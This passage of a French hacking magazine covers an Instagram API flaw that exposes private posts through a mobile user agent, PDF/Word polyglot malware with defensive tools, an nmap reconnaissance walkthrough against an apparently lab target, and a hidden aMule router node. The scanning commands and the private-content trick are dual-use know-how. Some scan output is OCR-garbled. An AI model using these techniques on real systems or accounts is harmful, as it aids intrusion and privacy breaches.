ffectuer ce même appel avec l'URL d'un post provenant d'un profil privé renvoie l'erreur **403 Forbidden**. Cependant, si l'utilisateur qui fait la requête a bloqué le propriétaire du post, l'erreur obtenue est **404 Not Found**. Attention : le **404** apparaît lorsque le demandeur — c'est-à-dire l'attaquant — a bloqué l'utilisateur « victime » (dont le profil est privé). Cette différence montre déjà que le comportement de l'API varie selon qui exécute la requête. La question est : **y a-t-il d'autres facteurs en jeu ?**

Il semble que oui : le **User Agent**. En effet, l'API fournit un résultat différent selon que la requête provienne d'un système desktop ou mobile. En particulier, si le user agent contient les mots **iphone** ou **android**, la logique devient un peu plus « permissive ». Et ce qui devrait être un **404**, devient en réalité un code **200** : le JSON du contenu est renvoyé en réponse. Cela signifie qu'il est possible d'obtenir l'URL de l'aperçu — c'est-à-dire l'image publiée dans le post — même si le profil est privé.

## L'ATTAQUE

Cela étant dit, examinons la **logique derrière l'attaque exploitant le bug découvert**. Tout d'abord, on identifiait un contenu qui n'était pas visible car le compte était privé. Par exemple, un contenu transmis à l'individu malveillant par un autre utilisateur qui, lui, était autorisé à le voir. En analysant les requêtes http effectuées par le navigateur, on pouvait observer un appel vers <https://www.instagram.com/api/graphql> avec une réponse :

```
{
 "data": {
 "xdt_shortcode_media": {
 "__typename": "XDTGraphVideo",
 "isXDTGraphMediaInterface": "XDTGraphVideo",
 "id": "1287972810194305121",
 "shortcode": "g2TbK09yi2H",
 "thumbnail_src": "https://scontent.cdninstagram.com/...",
 "owner": {
 "id": "43904777",
 "username": "maxverstappen1",
 "blocked_by_viewer": false,
 "restricted_by_viewer": null,
 "followed_by_viewer": false,
 "has_blocked_viewer": false,
```



## PDF<sup>ex</sup>

# N'OUVREZ PAS CE PDF

Le célèbre format Adobe peut dissimuler un script dangereux.  
Mettons les choses au clair !

**C**omment savoir si un fichier .pdf peut endommager votre PC ?

L'une de ses particularités réside dans le fait qu'il peut contenir des liens, de l'audio, de la vidéo et d'autres fonctionnalités. Les fichiers PDF peuvent être signés électroniquement et affichés sur différents appareils, tout en conservant théoriquement la même mise en page, quel que soit le système d'exploitation ou le navigateur utilisé. Cela les rend « parfaits » pour la mise en œuvre d'attaques de

type PDF Exploit. Voyons cela de plus près.

### PDF EXPLOIT ?

**Lorsqu'on parle de PDF Exploit, on fait référence à une méthode utilisée pour mener des attaques à l'aide de fichiers PDF dans lesquels a été inséré un script malveillant.** Ce script peut être un virus, un spyware ou même un ransomware. Comme nous l'avons mentionné, les fichiers PDF peuvent contenir du code et « accueillir » divers objets, y compris d'autres fichiers

(par exemple des documents Word contenant des macros !). Ce type d'attaque exploite les vulnérabilités des lecteurs PDF, qu'il s'agisse de logiciels dédiés ou de navigateurs web eux-mêmes. L'impact sur les systèmes peut varier : selon le type de malware utilisé, il peut s'agir d'un DoS, d'un vol de données, voire d'une compromission complète du système. Pour se rendre compte du nombre de vulnérabilités liées aux fichiers PDF, il suffit de faire une recherche rapide sur **MITRE** (<https://attack>).

## Interopérabilité : la vision de John Warnock

**C**ofondateur d'Adobe Systems Incorporated, il a été une figure emblématique dans le monde de la technologie, connu surtout pour son rôle dans le développement de PostScript, le langage de description de page qui a révolutionné la manière dont les textes et les images sont imprimés sur papier.

Sous sa direction, Adobe a lancé le format PDF, devenu rapidement le standard *de facto* pour la distribution et l'échange de documents numé-

riques. La vision de Warnock d'un document identique sur toutes les plateformes a profondément influencé l'interopérabilité numérique.



**Il est également l'inventeur de l'algorithme de Warnock, un algorithme de détermination des surfaces cachées souvent utilisé dans le domaine de l'infographie.**

## Un cas réel de technique d'obfuscation

En l'année 2023 deux chercheurs du CERT japonais JPCERT/CC, Yuma Masubuchi et Kota Kino, ont attiré l'attention sur une nouvelle technique d'évasion des antivirus qui consiste précisément à insérer un document Word contenant une macro VBS à l'intérieur d'un fichier PDF. Le fichier ainsi obtenu est appelé « polyglotte ». Il s'agit d'un fichier valide simultanément dans plusieurs formats. Naturellement, son comportement varie selon le programme utilisé pour l'ouvrir. Prenons un exemple : un fichier peut être à la fois un PDF valide et un document Word. Lorsqu'il est ouvert avec un lecteur PDF, il se comporte comme un fichier PDF classique. Mais lorsqu'il est ouvert avec Word, il révèle les propriétés d'un document Word. Les attaquants exploitent cette caractéristique pour contourner les filtres de sécurité qui recherchent un type spécifique de fichier malveillant. Si un système s'at-

tend à recevoir un PDF, le document polyglotte Word/PDF semblera inoffensif. Mais une fois ouvert dans Word, il pourra exécuter le malware qu'il contient. La véritable nature du fichier reste cachée tant qu'il n'est pas interprété par le bon programme. Cette technique sophistiquée d'obfuscation permet aux attaquants de contourner les systèmes de détection de malware basés sur des signatures statiques, qui s'appuient sur l'utilisation de « magic numbers » et de structures de format prévisibles.



mitre.org/) en utilisant le mot-clé **PDF** : vous y trouverez une liste de près de 3.000 vulnérabilités !

### COMMENT SE PROTÉGER ?

Les antivirus classiques ne détectent pas la présence d'un fichier Word à l'intérieur d'un PDF, ce qui les rend inadaptés pour contrer ce type d'attaque. La situation est différente avec les sandbox. Il en existe en ligne, comme par exemple **Hybrid Analysis** (<https://hybrid-analysis.com/>), ou en version autonome, comme **Dangerzone** (<https://dangerzone.rocks/>). Cette dernière solution utilise plusieurs sandbox pour traiter le fichier potentiellement dangereux : il est d'abord converti en PDF, puis en Raw (composé uniquement de pixels, données d'image non compressées et non traitées), et enfin une nouvelle sandbox reconvertit les données d'image

en PDF, cette fois inoffensif. Il existe également d'autres outils comme les **Web Application Firewall (WAF)**, qui peuvent être capables de détecter du contenu malveillant même à l'intérieur de fichiers PDF. Toutefois, ils ne sont souvent pas configurés pour effectuer ce type de contrôle, afin d'éviter d'introduire des retards dans l'expérience utilisateur. D'un autre côté, certains WAF fonctionnent en parallèle sur le trafic reçu sans introduire de latence. Les WAF basés uniquement sur la détection par signature de malware ne sont pas efficaces ; il vaut mieux privilégier les WAF basés sur le Machine Learning. Il est aussi possible d'utiliser des outils comme **OLE-VBA** (<https://short.tips/url/olevba>), un script permettant d'analyser les fichiers **OLE** (Object Linking and Embedding) et **OpenXML** (extensible Markup Language) tels que les documents MS Of-

fice (Word, Excel, etc.), afin de détecter les macros VBA (Visual Basic for Applications), d'extraire leur code source en texte clair et d'identifier les risques potentiels pour la sécurité : macros auto-exécutables, mots-clés VBA suspects utilisés par des malwares, techniques d'anti-sandboxing et d'anti-virtualisation, ainsi que des indicateurs de compromission (IOCs) comme des adresses IP, des URL, des noms de fichiers exécutables, etc. OLEVBA est également capable de détecter plusieurs méthodes d'obfuscation, y compris l'encodage Hex, StrReverse, Base64, Dridex (trojan bancaire), expressions VBA, et peut extraire des indicateurs de compromission à partir des chaînes décodées. OLEVBA peut être utilisé soit comme outil en ligne de commande, soit comme module Python intégré dans vos propres applications.





## PARTIE II

ACCÈS INITIAL  
EN PRATIQUE

Les techniques de reconnaissance utilisées par les criminels, utiles pour identifier les points d'entrée dans le système de la victime.

**L'**Initial Access est la phase initiale au cours de laquelle un attaquant parvient pour la première fois à pénétrer dans un réseau ou un système. Cela peut être obtenu par divers moyens, tels que le phishing, l'exploitation de vulnérabilités logicielles, les attaques par force brute sur les mots de passe ou l'utilisation de données d'identification volées. Il s'agit, en pratique, d'une étape visant à identifier un point d'entrée dans le système ou le réseau cible. Dans le précédent numéro de «Hacker Journal», nous avons exploré les premières étapes de l'Initial Access, à savoir la reconnaissance des ports ouverts. Dans celui-ci, nous allons découvrir l'identification des services. Enfin, dans le troisième et dernier volet, nous resserons encore davantage l'étau autour de la cible en analysant les protocoles les plus utilisés et leurs éventuelles vulnérabilités.

IDENTIFICATION  
DES SERVICES

Pour identifier les versions des services en cours d'exécution

sur les ports ouverts de la cible, nous utiliserons le paramètre **-sV** de **nmap**. Cette option tente également de déterminer quelles applications et quels services sont actifs derrière ces ports, ainsi que les versions installées de ces services. Nous tapons :

```
nmap [TARGET_IP] -p- --open -sV
```

1. **nmap** : exécute l'outil ;
2. **[TARGET\_IP]** : adresse IP cible ;
3. **-p-** : analyse complète des ports ;
4. **--open** : affiche uniquement les ports ouverts ;

**5.-sV** : option qui active l'analyse des versions des services sur chaque port ouvert détecté. Cela permet d'identifier les services spécifiques et les versions associées en cours d'exécution sur chaque port.

Arrivés à ce stade, nous disposons d'éléments suffisants pour entamer une analyse plus approfondie. Mais attendons encore un instant et voyons comment recueillir davantage d'informations sur la cible et identifier certaines vulnérabilités et mauvaises configurations courantes.

```
(kali@kali) [~/Desktop/Hospital]
$ nmap 10.10.11.241 -p- --open -sV
Starting Nmap 7.94SVN (https://nmap.org)
Stats: 0:02:42 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 48.77% done; ETC: 05:37 (0:02:51 remaining)
Nmap scan report for 10.10.11.241
Host is up (0.11s latency).
Not shown: 65506 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; pr
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-12-
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain:
443/tcp open ssl/http Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1f PHP/8
```

Voici l'analyse des ports TCP sur la cible nommée **Hospital**, avec le détail de la commande **-sV**.

## Nmap script recon

**OBJECTIF:** obtenir d'autres informations sur la cible et identifier certaines vulnérabilités et erreurs de configuration courantes.

Pour atteindre notre objectif, nous utiliserons autres deux options :

- **-SC** : exécute un ensemble prédéfini de scripts du moteur de script Nmap (NSE), considérés comme sûrs et utiles pour la collecte d'informations supplémentaires et l'identification de vulnérabilités courantes ainsi que d'erreurs de configuration.
- **-vvv** : augmente le niveau de verbosité de l'analyse, fournissant davantage de détails sur l'exécution de la commande et les résultats.

```
sudo nmap [TARGET IP] -p-
--open -sV -sC -vvv
```

- **sudo** : exécute la commande avec les privilèges superutilisateur (**root**), souvent nécessaires pour permettre à **nmap** d'accéder à toutes les fonctionnalités réseau requises pour l'analyse ;
- **nmap** : lance l'outil ;
- **[TARGET IP]** : adresse IP de la cible ;
- **-p-** : indique à nmap de scanner tous les ports TCP, de **1 à 65535** ;
- **-open** : affiche uniquement les ports ouverts ;

- **-sv**: active la détection des versions des services ;
- **-sC**: exécute un ensemble prédéfini de scripts.

- **-vvv:** nmap fournira beaucoup plus d'informations détaillées sur ses processus et ses résultats qu'une analyse standard.

```
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 62 OpenSSH 9.0pt1 Ubuntu lubuntu8.5 (Ubuntu Linux; protocol 2.0)

ssh-hostkey:
 256 e14b:4b:3a:6d:18:6e:69:39:f7:a4:7a:b3:16:a0:aa (ECDSA)
ecdsa-sha2-nistp256 AAAAEZVjNHNLKNoYTlbtblzHAYNTYAAABBBEOWKMByRLkKhP9XkoXElG6XzkvCXtAImbn
 256 96:c1:d8:d8:97:20:95:01:5f:2a:43:61:cb:ca (ED25519)

ssh-ed25519 AAAAC3NzaC1ZIINTESAAAAIGH/V0yb3p3JlRcUwS6mgoqgW/Sw8PQameta4bjyVS1OR

53/tcp open domain syn-ack ttl 127 Simple DNS Plus
80/tcp open http syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2023-12-07 17:53:33Z)
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: hospital.hbtb)

ssl-cert: Subject: commonName=DC
Subject Alternative Name: DNS:DC, DNS:DC.hospital.hbtb
Issuer: commonName=DC
Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha256withRSAEncryption
Not valid before: 2023-09-06T10:49:03
Not valid after: 2028-09-06T10:49:03
MD5: 04b1:adfe:746a:788e:36cd:802a:bdff:3319
SHA-1: 17e5:8592:278f:4e8f:8ce1:554c:3550:9c02:2825:91e3
-----BEGIN CERTIFICATE-----
MIIC+TCCAegAwIBAgIQDnv8q6fykqSPQSMok1YFAJBANBgqhkiG9w0BAQosFADAN
MQswCQYDVQQGEwJEQRARFwMyMAMDMYxMDQSMODNAFWoYODA5MUYxMDQSMONDAhCA
CZAjBgNVBAMTAkRDM1BTJTANBgqhkiG9w0BAQEFAAACOAQMIEBCgQAEG7aObA
PS3klayTGyV3gd3MFqrFrnPFEI61+GK7/BccoQFPjPNWHmkHBafHgkdAcav12
yUrtAF4cx6skVijgcQjXTLr8urVFBI KDUB3aEEQicGydvtme1InbgGS2E-RDbGCvH
UUrAU7Cwfuk1uekn6E1enbk/KxxTVBPKobmeg jTOIDem19wn JJwCH8J ESVTCE
UIW3J/q4b,tCcJCNFFar4vOaqepktKWAIfx+rEqbzBojCOSERE JMuYN+AigZEtyEs
ksesMD3qd6fkykpComklqJuW2YITLDnpdx3PaWyUlbcbw6vFLAQ5EKuwgeRYXHET
EkwcUCDi07JY3RSVCpqIDAQABo1UuAOBgNVHQ8BAEBAAQGAwwVDVRORBRCcw
FYUICREOCDBDRlmhvC3BpdGsfLmh0YjATBgNVHSUEDDAAKgRGbfRBQCdaMBGNV
HRMBAF8EAJAAMAOGCSGsIB3DEQCUUAWAIABAQjAPBLNB25VXBxv328jEcMam
19VS+MPZ1jp14phJ0Q/YuxLztGTgnSLIFrUPWT.Jwx38tCdneIMOfmcSZ2TI9mg
V1tSE4RFMS959TEFcQE8mw+hqqZMcAbTLQxrZFtktfN67+SxoEGdeGayuXEzm2Stys
wbEf/dmgl JVZKO2DUXjpxdIXDL Ffg-YnbnCqWUVppUlynxpVmCoYSd81Juem
33ZvdUuXp1P2pfAm4dscseSafoq7cqhb0YbaCQMUpuy9VCRLQSp3cc4FNw
eh2XVUau9NJ1H35vhDHmy6/JU4uWPED41uMGy1rwf/L+jOLMLsmnyZEawhm

-----END_CFB1RTFCATE-----
```

Voici une partie de l'analyse TCP sur la cible nommée Hospital, avec le détail des options **-sC** et **-vvv**.



## Nmap vulnerability recon

**OBJECTIF :** Identifier des vulnérabilités connues sur les services exposés (telles que des versions obsolètes de logiciels, des erreurs de configuration ou d'autres problèmes de sécurité).

L'option **--script=vuln** dans **nmap** est utilisée pour exécuter une série de scripts conçus pour identifier des vulnérabilités connues dans les systèmes analysés :

```
sudo nmap [TARGET IP] -p-
--open -sV -vvv --script=vuln
```

- **sudo** : exécute la commande avec les privilèges de superuti-

- lisateur (**root**) ;
- **nmap** : lance l'outil ;
- **[TARGET IP]** : adresse IP de la cible ;
- **-p-** : indique à nmap de scanner tous les ports TCP, de **1 à 65535** ;
- **--open** : affiche uniquement les ports ouverts ;
- **-sV** : active l'analyse de détection des versions ;

- **-vvv** : nmap fournira beaucoup plus d'informations détaillées sur ses processus et ses résultats qu'une analyse standard ;
- **--script=vuln** : indique à nmap d'exécuter les scripts NSE (Nmap Scripting Engine) spécifiquement conçus pour identifier les vulnérabilités connues dans les services et les systèmes analysés.

```
http-cookie-flags:
 /:
 PHPSESSID:
 httponly flag not set
 /login.php:
 PHPSESSID:
 httponly flag not set
http-server-header: Apache/2.4.55 (Ubuntu)
vulners:
 cpe:/a:apache:http_server:2.4.55:
 OSV:BIT-2023-31122 6.4 https://vulners.com/osv/OSV:BIT-2023-31122
 CVE-2022-36760 5.1 https://vulners.com/cve/CVE-2022-36760
 OSV:BIT-2023-43602 5.0 https://vulners.com/osv/OSV:BIT-2023-43602
 OSV:BIT-2023-43622 5.0 https://vulners.com/osv/OSV:BIT-2023-43622
 F7F6E599-CEFA-5E03-8E10-FE18C4101E30 5.0 https://vulners.com/githubexploit/F7F6E599-CEFA-5E03-8E10-FE18C4101E30 *EXPLOIT*
 D86E18B0-98B1-574D-A351-706B899898AA 5.0 https://vulners.com/githubexploit/D86E18B0-98B1-574D-A351-706B899898AA *EXPLOIT*
 CVE-2022-37436 5.0 https://vulners.com/cve/CVE-2022-37436
 CVE-2006-20001 5.0 https://vulners.com/cve/CVE-2006-20001
 CVE-2023-93320 5.0 https://vulners.com/cve/CVE-2023-93320
 C9A1C0C1-B6E3-5955-AAF1-DEA0E5050140 5.0 https://vulners.com/githubexploit/C9A1C0C1-B6E3-5955-AAF1-DEA0E5050140 *EXPLOIT*
 BD3652A9-D066-578A-9943-4E3A970463B9 5.0 https://vulners.com/githubexploit/BD3652A9-D066-578A-9943-4E3A970463B9 *EXPLOIT*
 BD280A42-9E17-5772-B12D-85B8E78FAS50 5.0 https://vulners.com/githubexploit/BD280A42-9E17-5772-B12D-85B8E78FAS50 *EXPLOIT*
 A82A056E-9991-5059-B8BC-4D027A31A52 5.0 https://vulners.com/githubexploit/A82A056E-9991-5059-B8BC-4D027A31A52 *EXPLOIT*
 9814661A-35A4-5D07-BB25-A1040F365C81 5.0 https://vulners.com/githubexploit/9814661A-35A4-5D07-BB25-A1040F365C81 *EXPLOIT*
 17C6A02A-8469-56C8-BBBE-1764D0DF16B0 5.0 https://vulners.com/githubexploit/17C6A02A-8469-56C8-BBBE-1764D0DF16B0 *EXPLOIT*
http-databases-xss: Couldn't find any DOM based XSS.
http-enums:
 /login.php: Possible admin folder
http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
http-internal-ip-disclosure:
 Internal IP Leaked: 127.0.0.1
http-jsonp-detection: Couldn't find any JSONP endpoints.
9898/tcp open nc-mf synack ttl 127 .NET Message Framing
Service Info: Host: DC; OS: Linux; Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows
```

Voici une partie de l'analyse TCP sur la cible nommée **Hospital**, réalisée avec la commande **--script=vuln**.

## Et n'oublions pas non plus le FOOHOLD

Le concept d'Initial Access va de pair avec celui de **FOOHOLD**. En substance : une fois l'accès initial obtenu, l'attaquant cherche à établir une tête de pont au sein du système ou du réseau. Le défi, pour les professionnels de la sécurité, consiste précisément à anticiper et à atténuer ces risques, en s'adaptant aux nou-

velles techniques et stratégies des attaquants. Cette réalité nous rappelle que la sécurité est un processus constant et continu d'évaluation, de mise à jour et d'adaptation — ce n'est ni un logiciel, ni un objectif que l'on peut atteindre de manière définitive. La cybersécurité, dans ce sens, devient une véritable partie d'échecs.







# HOW TO

## **FILESHARING** | Donnons vie à notre premier nœud aMule

Une mini carte ARM peut trouver sa place à l'intérieur d'un modem/routeur, le transformant en un serveur secret parfait ..... 46

## **DISTROBOX** | Infinite distro à portée de clic

Distrobox, un outil précieux pour les développeurs qui doivent effectuer des tests. Il est également utile pour les administrateurs et pour les passionnés de Linux ..... 50

## **CLUSTER IA** | Installe un cluster IA dans ta chambre !

Voici le guide étape par étape pour transformer votre espace en un petit laboratoire de calcul doté d'intelligence artificielle ..... 52

## **MAPPING WI-FI** | Wardriving ? Tout se fait avec un drone !

Comment cartographier la couverture des signaux Wi-Fi vue d'en haut ..... 56



## PARTIE II

# DONNONS VIE À NOTRE PREMIER NŒUD AMULE

Une mini carte ARM peut trouver sa place à l'intérieur d'un modem/routeur, le transformant en un serveur secret parfait.

## EN BREF

Créer un super modem/routeur à utiliser comme serveur

## DIFFICULTÉ



**D**ans le précédent numéro (à la page 50), nous avons vu comment insérer une carte à l'intérieur d'un modem/routeur. Cela nous permet d'avoir un serveur caché et toujours actif. Dans cette deuxième et dernière partie, nous verrons comment gérer la partie logicielle, tant au niveau du système d'exploitation que des applications : plus précisément, nous allons activer un nœud aMule contrôlable à distance.

## LE SYSTÈME DE BASE

Il existe plusieurs versions de GNU/

Linux « prêtes à l'emploi », c'est-à-dire préparées par des passionnés et mises gratuitement à disposition sur Internet. Le premier point de référence est le site du fabricant : en commençant par le site <https://dl.friendlyelec.com/nanopiduo2>, vous pouvez trouver aussi bien des images tierces qu'une image officielle. Étant donné la « vivacité » de l'offre en systèmes d'exploitation (toujours basés bien entendu sur GNU/Linux), nous mentionnons également la disponibilité sur <https://www.armbian.com/nanopi-duo-2/>. Nous optons pour la version **Community**, que nous télé-

## Systèmes embarqués

**L**a carte Nano Pi Duo 2 se distingue comme un choix attrayant pour le développement de ce type de systèmes. Dans cet article, nous explorerons les avantages techniques de l'utilisation de la Nano Pi Duo 2 comme base pour la construction de systèmes embarqués. Il s'agit d'un ordinateur monocarte (SBC) mesurant seulement 25,4 x 55 mm. Ce dispositif est équipé d'un processeur Allwinner H3, Quad-core Cortex-A7 évolutif jusqu'à 1,2 GHz, 512 Mo de RAM, Wi-Fi/Bluetooth/Ethernet. L'un des principaux avantages de l'utilisation de la Nano Pi Duo 2 réside dans son efficacité énergétique. Avec une consommation typique d'environ 150

mA à 3,3 V, cette SBC peut fonctionner pendant des heures avec une seule batterie ou un petit panneau solaire. Sa faible consommation en fait une option idéale pour les dispositifs alimentés par batterie, tels que les nœuds capteurs, les actionneurs ou les appareils portables. Bien que nous ne les ayons pas utilisés dans ce projet, la présence de lignes d'entrée/sortie généralistes (GPIO) permet d'interagir avec des capteurs, des actionneurs et des écrans. En conclusion, la Nano Pi Duo 2 est une solution tout à fait adaptée à la construction de systèmes embarqués, offrant une bonne flexibilité d'utilisation et une faible consommation.







Le convertisseur USB-série est un accessoire de débogage indispensable. Ayez-en toujours un dans votre sac !

chargeons depuis le site Internet : <https://github.com/armbian/community/releases>, à décompresser et transférer sur une carte microSD.

Compte tenu de l'objectif final du projet, nous recommandons d'utiliser une carte SD de grande capacité. Aujourd'hui, les modèles de 64 Go sont considérés comme standards, mais il est conseillé d'en choisir une adaptée à la quantité de données à héberger. Notez qu'une carte de 4 Go est

largement suffisante pour effectuer des tests ! Souvenez-vous que lors du premier démarrage de la distribution, un outil de configuration s'active et interagit avec l'utilisateur via le port de débogage. Il est donc indispensable d'utiliser un convertisseur USB-série, disponible pour 3,99 dollars sur le site du fabricant à l'adresse suivante : [https://www.friendlyelec.com/index.php?route=product/product&path=84&product\\_id=178](https://www.friendlyelec.com/index.php?route=product/product&path=84&product_id=178). Étant donné que la connexion est standard, il sera possible de l'utiliser pour communiquer avec toutes les cartes de la famille **friendlyelec** ainsi qu'avec d'autres cartes embarquées utilisant des ports de debug à 4 pin. Enfin, n'oubliez pas que sur votre machine GNU/Linux de service, vous devrez utiliser le programme **minicom** ou un équivalent : connectez le convertisseur à la Nano, puis au port USB de votre PC, sur lequel vous l'activerez avec les droits administrateur, en utilisant la commande **minicom**

**-s**. Le paramètre **-s** permet d'accéder au menu de configuration. En général, le convertisseur est reconnu comme **/dev/ttyUSB0**. Après avoir configuré **minicom** (les paramètres sont **115200, 8n1**), vous êtes prêts à commencer. Il ne reste plus qu'à alimenter le modem, qui à son tour fournira l'alimentation à la Nano. Sur l'écran de **minicom**, les messages système commenceront à défiler : une fois le démarrage terminé, un script se lancera et vous demandera de choisir le mot de passe root ainsi que les autres paramètres de configuration. Une fois le script terminé, il faudra paramétrer la carte réseau. Pour plus de commodité, activez le port réseau de la NEO afin de pouvoir la contrôler à distance pour les opérations de configuration. Cette étape peut être réalisée en modifiant directement les fichiers de configuration. Nous avons éteint le modem (ainsi que la Nano) et travaillé sur la carte SD montée sur l'ordinateur de travail à l'aide d'un adaptateur, ►



Les deux célèbres sœurs de la DUO : la NANO PI NEO (la pionnière de la famille Nano) et la Nano AIR.





afin de modifier le fichier de configuration des interfaces réseau avec **nano /etc/network/interfaces** per impostarlo come segue:

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
 address 192.168.1.222
 netmask 255.255.255.0
 gateway 192.168.1.1
```

Avoir attribué une adresse IP fixe rend le système moins flexible mais plus pratique, car nous pourrions accéder directement à notre système secret sans hésitation. Nous enregistrons les modifications et, à ce stade, la carte réseau est prête à fonctionner : nous insérons la carte SD dans la Nano, alimentons notre modem/routeur auquel notre ordinateur de travail est bien entendu connecté. Au redémarrage, la Nano sera accessible à l'adresse IP depuis l'ordinateur de travail en tapant :

```
ssh user@192.168.1.222
```

et voilà, nous sommes connectés via SSH ! On suppose donc que nous travaillons sur la Nano par ce biais. Et nous n'aurons pas d'artefacts graphiques causés par l'utilisation de **minicom**.

## UN PEU TROP ?

Les distributions sont généralistes, c'est-à-dire qu'elles contiennent ce que leur créateur a jugé nécessaire d'y inclure. Pour ceux qui souhaitent « alléger » la distribution, signalons qu'il existe des programmes superflus, comme par

exemple le jeu d'icônes destiné à l'environnement graphique tel que **hicolor-icon-theme**, ou des paquets comme **ubuntu-mono**. Une analyse détaillée du résultat de la commande **dpkg -I | more** permettra d'identifier d'autres paquets inutiles et supprimables. Nous soulignons que « nettoyer » la distribution maintenant réduira les temps de mise à jour par la suite. Une fois les programmes jugés inutiles identifiés, supprimez-les avec :

```
apt-get purge <package name to remove>
```


Ensuite, mettez à jour à l'aide des commandes suivantes :

```
apt-get update
apt-get upgrade
apt-get dist-upgrade
```


Le système est installé et mis à jour, et nous sommes prêts à passer à l'installation du serveur aMule.

## INSTALLONS LE NŒUD !

**aMule peut être contrôlé à distance via le Web**, c'est-à-dire qu'il peut être installé sur l'ordinateur **A** et contrôlé depuis l'ordinateur **B**, à condition que les deux systèmes soient visibles l'un par l'autre sur le réseau. Une fois aMule lancé, allez dans **Preferences/Remote Control**, cochez la case **Launch the Webserver at startup** et saisissez le mot de passe dans le champ prévu pour les connexions à distance. Mais comment configurer le programme si nous n'avons ni souris, ni clavier, ni écran connectés à la Nano ? Eh bien, l'astuce est simple : installez aMule sur le PC de service et lancez-le une première fois. Ensuite, fermez aMule et, en passant par la ligne de commande, vous constaterez que le répertoire **/home/<user>/aMule** contient tous les paramètres de fonctionnement du



Accédons à la section **Préférences d'aMule**. Dans **Directories**, nous indiquons les dossiers où seront enregistrés les fichiers téléchargés ainsi que celui des fichiers temporaires. Dans **Remote Controls**, vérifions que la case à cocher **Accept external connections** est bien activée. Dans **Listening interface IP**, saisissons **127.0.0.1**, dans **Port 4712**, et comme mot de passe – juste pour tester le bon fonctionnement – entrons le simple **1234**. Nous sommes prêts à piloter notre mule à distance.



L'écran d'accueil de l'interface Web sur le POC de service, utilisé pour contrôler le démon aMule présent sur la Nano.

programme, ainsi que les deux répertoires **Incoming** pour les fichiers téléchargés et **Temp** pour les fichiers en cours de traitement, c'est-à-dire ceux en phase de téléchargement. À ce stade, copiez ce répertoire à la même position sur la Nano et, toujours sur la Nano, installez aMule en version démon :

```
apt-get install amule-daemon
```

Toujours sur la Nano, il faut activer la possibilité de connexion à distance au service, ce qui peut être fait en définissant l'option **AcceptExternalConnections** sur **1** dans le fichier **/home/<user>/aMule/amule.conf**.

Dernière étape sur la Nano : saisir en ligne de commande

```
amuled --ec-config
```

pour activer aMule en mode démon, afin qu'il fonctionne

sans interface utilisateur. Cela conclut les opérations à effectuer sur la Nano. Nous revenons maintenant sur le PC et saisissons en ligne de commande :

```
amuleweb
```

Ce qui nous permet d'activer les connexions réseau. Dernière étape : ouvrez un naviga-

teur et saisissez dans la barre d'adresse l'URL de la Nano avec le port de gestion du service :

```
192.168.1.122:4711
```

Une fois l'interface web activée, entrez le mot de passe et vous êtes connectés. C'est la conclusion de notre projet... amusez-vous bien !

## ALTERNATIVES À LA NANOPI NEO DUO

La Nano fait partie d'une famille de cartes embarquées qui varient en taille, en performances, en coût et en consommation : un véritable écosystème dans lequel choisir la solution la plus adaptée à votre projet. Il existe en effet des « sœurs » de la NEO, conçues pour des tâches très diverses. Si l'objectif principal de votre projet est une connexion réseau, la carte fondatrice, la NanoPi Neo, pourrait être utile. En revanche, si le sans-fil est essentiel, la NanoPi AIR (identique à la Neo mais sans le connecteur Ethernet RJ45, remplacé par un chipset Wi-Fi) est celle qu'il vous faut. Il existe également des versions plus puissantes : vous trouverez la liste complète sur la page <https://www.friendlyelec.com/>. Notre conseil : privilégiez les cartes portant la mention LTS (Long Time Support), c'est-à-dire conçues pour une longue durée de vie et disponibles au catalogue pendant plusieurs années.



## INFINITE DISTRO À PORTÉE DE CLIC

Distrobox, un outil précieux pour les développeurs qui doivent effectuer des tests. Il est également utile pour les administrateurs et pour les passionnés de Linux.

